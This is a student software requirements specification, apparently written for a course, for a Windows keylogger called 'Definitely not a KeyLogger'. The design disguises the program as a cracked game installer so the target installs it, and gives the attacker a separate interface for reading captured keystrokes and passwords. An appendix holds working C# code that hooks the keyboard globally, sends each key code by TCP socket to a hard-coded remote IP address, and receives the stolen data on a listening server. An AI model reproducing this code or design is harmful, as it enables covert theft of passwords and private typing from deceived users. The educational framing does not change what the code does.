Software Requirements Specification
for
Definitely not a KeyLogger

26 May 2024

Version 1.0 approved

Prepared by: **Grupa 1307A**

Ursachi Octavian
Vasilică George-Valentin
Stoica Viorel
Serediuc Andrei-Gheorghe

Table of Contents

---

1. Introduction

1.1 Purpose

The purpose of this Software Requirements Specification (SRS) document is to outline the software requirements for "Definitely not a KeyLogger," version 1.0. This document specifies the functional and non-functional requirements of the software application, providing a comprehensive understanding of its scope and capabilities.

"Definitely not a KeyLogger" is a software application designed to provide discreet monitoring of keyboard input on a designated device.

1.2 Document Conventions

This document follows the IEEE standard formatting for software development. The standard defines a regular formatting this document follows including writing to be done in third-person, passive voice aswell as readable and grammatically correct text

1.3 Intended Audience and Reading Suggestions

The "Definitely not a KeyLogger" Software Requirements Specification (SRS) document is tailored for individuals involved in educational activities related to software development, particularly those seeking to understand the intricacies of requirements analysis and documentation. The intended audience primarily comprises:

1. Students: Those studying software engineering, computer science, or related fields, aiming to gain insights into the process of specifying software requirements and understanding its importance in software development.

2. Educators: Instructors delivering courses or workshops on software engineering methodologies, requirements engineering, or similar topics, looking for educational resources to supplement their teaching materials.

1.4 Product Scope

The "Definitely not a KeyLogger" software being specified in this document is a hypothetical educational tool designed to facilitate learning and understanding of software requirements specification processes. It serves as a practical example for educational purposes, allowing students, educators, researchers, and enthusiasts to explore the intricacies of requirements engineering in a controlled environment.

1.5 References

N/A

---

2. Overall Description

2.1 Product Perspective

The genesis of the "Definitely not a KeyLogger" software, as outlined in this SRS, is intricately tied to the historical evolution of hacking and keylogging practices.

The software, described in this document, has its roots in the history of hacking and keylogging. These practices started with early hackers and cybercriminals, who used sneaky methods to capture keystrokes and get sensitive information. As technology advanced, so did the threats, leading to more complex ways of attacking computers and networks.

To address these growing cybersecurity concerns, there arose a need for better education and awareness. This software was born from that need. It's designed to teach users about cybersecurity threats and how to protect against them by showing real-world examples in a safe learning environment.

2.2 Product Functions

The "Definitely not a KeyLogger" software serves the following purposes:

- Capturing and storing keystrokes securely.
- Simulating keylogging scenarios for analysis.
- Demonstrating cybersecurity measures against keylogging attacks.
- Offering interactive exercises for practical understanding.
- Generating reports and analytics for user activity tracking.

2.3 User Classes and Characteristics

The "Definitely not a KeyLogger" software is anticipated to be used by the following user classes:

1. **Casual Users:**
    - Infrequent users with basic technical knowledge.
    - Limited understanding of cybersecurity concepts.
    - Primarily use the software for personal awareness and protection.
2. **Security Enthusiasts:**
    - Regular users with intermediate technical expertise.
    - Familiar with cybersecurity terminology and practices.
    - Utilize the software for hands-on experimentation and skill enhancement.

2.4 Operating Environment

The software will run on Windows operating systems, interfacing with standard input devices such as USB or PS/2 keyboards. It will also support network communication protocols for remote data transmission if required.

2.5 Design and Implementation Constraints

The development of "Definitely not a KeyLogger" must consider the following constraints:

- Compliance with corporate or regulatory policies related to cybersecurity and privacy.
- Hardware limitations, including timing and memory requirements.
- Interfaces to other applications and specific technologies, tools, and databases to be used.
- Security considerations to prevent misuse of the software.
- Design conventions and programming standards to ensure maintainability and scalability.

2.6 User Documentation

The following user documentation will be provided with the software:

- User manuals detailing installation, configuration, and usage instructions.
- Online help accessible within the application.
- Tutorials for interactive learning and hands-on practice.

2.7 Assumptions and Dependencies

The project is based on the following assumptions:


- The software will be used solely for educational purposes in a controlled environment.
- External libraries and tools used will be compatible with the Windows operating system.
- Users will have basic to intermediate technical knowledge to interact with the software.
- Any changes in regulatory policies related to cybersecurity will be promptly addressed.

3. External Interface Requirements

3.1 User Interfaces


The "Definitely not a KeyLogger" program consists of two distinct interfaces:
1. Target Interface:

- This interface mimics a crack game installer to deceive the target into thinking they are installing
- a game.
- It includes options typical of a game installer, such as selecting the installation directory, progress
- bar, background music with the option to mute, etc.
- The interface aims to appear legitimate and non-threatening to the target user.



2. Hacker Interface:

- The hacker interface is designed to be simple and streamlined.
- It features a single textbox where the hacker can view the keystrokes captured from the infected
- target.
- Additionally, the hacker UI offers five different data reading modes for enhanced flexibility.



Both interfaces serve specific purposes within the software ecosystem:

- The target interface serves as a disguise to trick the unsuspecting user into installing the keylogger,
- unaware of its true function.
- The hacker interface provides the hacker with access to the captured keystrokes for malicious intent.

3.2 Hardware Interfaces

The software utilizes standard communication protocols for interfacing with input devices, such as USB or PS/2 for keyboards. For communication between the target and hacker interfaces, local communication protocols or network protocols may be employed, depending on the deployment scenario.

3.3 Software Interfaces

<Describe the connections between this product and other specific software components (name and version),
including databases, operating systems, tools, libraries, and integrated commercial components. Identify the
data items or messages coming into the system and going out and describe the purpose of each. Describe the
services needed and the nature of communications. Refer to documents that describe detailed application
programming interface protocols. Identify data that will be shared across software components. If the data
sharing mechanism must be implemented in a specific way (for example, use of a global data area in a
multitasking operating system), specify this as an implementation constraint.>

3.4 Communications Interfaces

The keylogger interacts with the Windows Operating System to capture keystrokes. It may also utilize external tools for audio playback and communicates with remote servers for data transmission. Keystrokes are captured from the target interface and sent to the hacker interface for monitoring.

---

4. System Features

4.1 Keylogging

4.1.1 Description and Priority

Description: This feature allows the software to capture and store all keystrokes made on the target device. This is a high-priority feature as it forms the core functionality of the "Definitely not a KeyLogger" software.

Priority: High

4.1.2 Stimulus/Response Sequences

Stimulus: The user types on the keyboard.

Response: The software captures each keystroke and securely stores it in an encrypted format.

4.1.3 Functional Requirements

REQ-1: The software must capture all keystrokes made on the target device in real-time.
REQ-2: The software should be able to differentiate between different types of keystrokes (e.g., letters, numbers, special characters).
REQ-3: The captured keystrokes must be accessible through the hacker interface for analysis.

System Feature 2 (and so on)

---

5. Other Nonfunctional Requirements

5.1 Performance Requirements

Description: The performance requirements ensure that "Definitely not a KeyLogger" operates efficiently and effectively under various conditions.

Priority: High

Specific Priorities:

Benefit: 9
Penalty: 7
Cost: 5
Risk: 6
Sequences of User Actions and System Responses:

Action: User types on the keyboard.
Response: Keystrokes are captured in real-time with no perceptible delay.
Action: User requests a report.
Response: Report is generated and displayed within 2 seconds.

Detailed Functional Requirements:

REQ-1: The software must capture keystrokes in real-time with a maximum delay of 10 milliseconds.
REQ-2: The software must handle a burst of 200 keystrokes per second without loss of data.
REQ-3: Reports must be generated within 2 seconds of the user's request.
REQ-4: The software must operate efficiently on systems with at least 2GB of RAM and a 2GHz processor.

5.2 Safety Requirements

Description: These requirements address the potential loss, damage, or harm that could result from the use of the product, ensuring the safety of users and systems.

Priority: Medium

Detailed Safety Requirements:

REQ-1: The software must not interfere with the normal operation of the target device.
REQ-2: Any captured data must be securely encrypted to prevent unauthorized access.
REQ-3: The software must include a kill switch to immediately stop all monitoring activities.
REQ-4: Compliance with relevant safety regulations and guidelines, such as GDPR for data protection.

5.3 Security Requirements

Description: These requirements ensure that the product and its data are protected against unauthorized access and other security threats.

Priority: High

Detailed Security Requirements:

REQ-1: User authentication must be required to access captured keystrokes.
REQ-2: All data transmissions must be encrypted using industry-standard encryption protocols (e.g., AES-256).

REQ-3: The software must log all access attempts and actions performed by authenticated users.

REQ-4: Compliance with security standards such as ISO/IEC 27001.

5.4 Software Quality Attributes

Description: These attributes define the quality characteristics that are important to the users and developers of the product.

Priority: High

Quality Attributes:

Adaptability: The software must be able to run on various versions of the Windows operating system without modification.

Availability: The software must be available and operational 99.9% of the time.

Correctness: The software must accurately capture and store all keystrokes without errors.

Flexibility: The software must allow for easy updates and customization.

Interoperability: The software must interact seamlessly with other security tools.

Maintainability: The software must be easy to maintain and update by developers.

Portability: The software must be portable to different Windows operating systems.

Reliability: The software must function correctly under specified conditions without failure.

Reusability: The software components must be reusable in other similar applications.

Robustness: The software must handle unexpected inputs gracefully without crashing.

Testability: The software must be easy to test, with automated tests covering at least 90% of the codebase.

Usability: The software must be user-friendly and intuitive, with a user satisfaction score of at least 85%.

5.5 Business Rules

Description: These rules define the operating principles and constraints that govern the functionality and usage of the product.

Priority: Medium

Detailed Business Rules:

REQ-1: Only authenticated users with the appropriate role can access and view the captured keystrokes.
REQ-2: Users must agree to a disclaimer before using the software, acknowledging its intended educational use.
REQ-3: The software must not be used for any illegal activities, and users must agree to comply with all relevant laws and regulations.
REQ-4: The software must include a mechanism for users to report bugs and request features, ensuring continuous improvement.

---

6. Other Requirements

This section defines additional requirements not covered elsewhere in the SRS. These might include database requirements, internationalization requirements, legal requirements, reuse objectives for the project, and other pertinent sections.

6.1 Database Requirements

N\A

6.2 Internationalization Requirements

Description: The software should support multiple languages to cater to users from different regions.

Detailed Requirements:

REQ-1: The software interface should be available in at least English and one additional language.
REQ-2: All user-facing text must be stored in external resource files to facilitate easy translation.

REQ-3: The software should allow users to switch languages without restarting the application.

6.3 Legal Requirements

Description: The software must comply with all relevant legal and regulatory requirements to ensure it is not used for malicious purposes.

Detailed Requirements:

REQ-1: The software must comply with data protection regulations such as GDPR.
REQ-2: Users must accept an end-user license agreement (EULA) that outlines the legal terms of use before installing the software.
REQ-3: The software must include a disclaimer indicating its intended educational use.

6.4 Reuse Objectives

Description: The project should aim to develop reusable components to enhance future development efficiency.

Detailed Requirements:

REQ-1: Key components such as data encryption, user authentication, and reporting modules should be designed for reuse in other projects.
REQ-2: The software should follow coding standards and best practices to facilitate component reuse.

Appendix A: Glossary

Keylogger: Software that records the keys struck on a keyboard.
GDPR: General Data Protection Regulation, a legal framework that sets guidelines for the collection and processing of personal data from individuals who live in the European Union (EU).
EULA: End-User License Agreement, a legal contract between the software author or publisher and the user of that software.
TBD: To Be Determined, used as a placeholder for information that is not yet available.

Appendix B: Analysis Models


UML Diagrams

Use Case Diagrams

Description: Use case diagrams show the interactions between users (actors) and the software system. They describe the main functionalities that users can access.


Components:

- Actors (users or other systems)
- Use cases (functionalities)
- Relationships (communication between actors and use cases)


User
Initiates
Download Fake Game
Triggers
Start Keylogger
Starts
Monitor Keystrokes
Identifies
Intercept Password
Captures and Sends
Send Password to Receiving Server
Sends to
Receiving Server
Receives
Receive Password
Notifies
Admin
Accesses
View Captured Passwords

Class Diagram

Description: Shows the static structure of the system including classes and relationships.




Activity Diagrams

Description: Activity diagrams illustrate the workflow or processes within the system, highlighting the order of activity execution.

Components:

Activities (tasks)
Decisions
Start and end nodes
Control flows




Sequence Diagrams

Description: Sequence diagrams show how objects interact with each other over time, highlighting the order of messages exchanged between objects.

Components:

Objects/actors
Messages
Timelines



Appendix C: To Be Determined List

This section collects a numbered list of the TBD (to be determined) references that remain in the SRS so they can be tracked to closure.

TBD-1: Specific languages to be supported for internationalization.
TBD-2: Final list of cybersecurity measures to be included in the demonstration feature.
TBD-3: Detailed performance benchmarks for different operating environments.

TBD-4: Exact format and structure for user activity reports.
TBD-5: Additional legal requirements based on region-specific regulations.

Appendix D: Semnificative parts of code

Note : The code is wrote in c# .net Framework not c++

The heart of the project, the function for setting a hook on the current process, and callback for it's events.

```C/C++
 private static IntPtr SetHook(LLKeyboardProc proc)
        {
            using (Process curProcess = Process.GetCurrentProcess())
            using (ProcessModule curModule = curProcess.MainModule)
            {
                /* SetWindowsHookEx(type of hook,
                 * pointer to hook procedure(HookCallback),
                 * handle for current process containing the hook procedure,
                 * id of the thread with which the hook proc is associated (0 =
all threads)) */
                return SetWindowsHookEx(WH_KEYBOARD_LL, proc,
GetModuleHandle(curModule.ModuleName), 0);
            }
        }

        private static IntPtr HookCallback(int nCode, IntPtr wParam, IntPtr
lParam)
        {
            /* A keyDown event has occured */
            if (nCode >= 0 && wParam == (IntPtr)WM_KEYDOWN)
            {
                /* Extract the virtual key code of the pressed key */
                int vkCode = Marshal.ReadInt32(lParam);
                SocketWriter.WriteToSocket(vkCode.ToString());
                //_log.HandleVK(vkCode, docPath, _ui);
            }
            else if (nCode >= 0 && wParam == (IntPtr)WM_KEYUP)
            {
                int vkCode = Marshal.ReadInt32(lParam);
                if (vkCode == 0xA0 || vkCode == 0xA1)//VK_SHIFT = 0x10
                {
                    SocketWriter.WriteToSocket(vkCode.ToString());
                }
```

```
            }
            return CallNextHookEx(_hookID, nCode, wParam, lParam);
        }
```

For the sake of simplicity and proof of concept, this function connects through a socket to a hard-coded ip address.

```C/C++
 private static void TrimiteDate()
        {
            while (true)
            {
                if (BufferMesajeTrimitere != "")
                {
                    if(SochetTrimitere == null)
                    {
                        SochetTrimitere = new Socket(SocketType.Stream,
ProtocolType.Tcp);
                    }
                    if (SochetTrimitere.IsBound == false)
                    {
                        SochetTrimitere.Bind(new IPEndPoint(IPAddress.Any, 0));
                        Console.WriteLine("incerc sa ma conectez..");
                    }

                    try
                    {
                        if (SochetTrimitere.Connected == false)
                        {
                            //ip loopback 0x0100007f
                            //ip steam deck 0x4f703ef3, oglindit 0xf33e704f
                            SochetTrimitere.Connect(new IPEndPoint(new
IPAddress(0xf33e704f), 2000));
                            Console.WriteLine("Conectat remote >=)");
                        }
                            if (SochetTrimitere.Connected == false ||
SochetTrimitere.Available > 0)
                        {
                            Console.WriteLine("Am inchis sochetul!");
                            SochetTrimitere.Close();
                            SochetTrimitere = null;
```

```
                        }
                        else
                        {

SochetTrimitere.Send(Encoding.ASCII.GetBytes(BufferMesajeTrimitere));
                            BufferMesajeTrimitere = "";
                        }
                    }
                    catch(SocketException e)
                    {
                        Console.WriteLine("Nu m-am conectat remote pentru ca:
"+e.Message);
                        SochetTrimitere.Close();
                        SochetTrimitere = null;
                    }
                    catch (InvalidOperationException e)
                    {
                        Console.WriteLine("Refac sochetul pentru ca:
"+e.Message);
                        SochetTrimitere.Close();
                        SochetTrimitere = null;
                        //SochetTrimitere = new Socket(SocketType.Stream,
ProtocolType.Tcp);
                    }
                }
            }
        }
```

This is the function that receives key codes from the infected machine through the socket connection explained above.

```C/C++
private static void PrimesteDate()
        {
            while (true)//Bucla de acceptare de conexiuni
            {
                ExceptieSochet = "Astept conexiune!";
                Socket SochetPrimire = SochetAscultare.Accept();
                SochetPrimire.ReceiveTimeout = 1000;
                while (true)//Bucla de primire de mesaje
```

```
                {
                    if(SochetPrimire.Connected == false)
                    {
                        break;
                    }
                    try
                    {
                        byte[] DateSochet = new byte[SochetPrimire.Available];
                        ExceptieSochet = "Sochetu asteapta date!";
                        SochetPrimire.Receive(DateSochet);
                        StringSochet += Encoding.ASCII.GetString(DateSochet);
                    }
                    catch (SocketException e)
                    {
                        try
                        {

SochetPrimire.Send(Encoding.ASCII.GetBytes("stop"));
                        }
                        catch (SocketException) {
                            ExceptieSochet = "Clientul a inchis conexiunea!";
                        }
                        SochetPrimire.Close();
                        ExceptieSochet = e.Message;
                        break;
                    }
                    catch (ObjectDisposedException e)
                    {
                        ExceptieSochet = e.Message;
                        break;
                    }
                    catch (Exception)
                    {
                        break;
                    }
                }
            }
        }
```

Together, these functions demonstrate the critical components of the malware's operation, showcasing how they work in unison to achieve the malicious objective of capturing and transmitting sensitive user data. The ability to intercept keystrokes and

transmit them over a network connection highlights the powerful capabilities of the malware, as well as the importance of understanding and mitigating such threats in cybersecurity.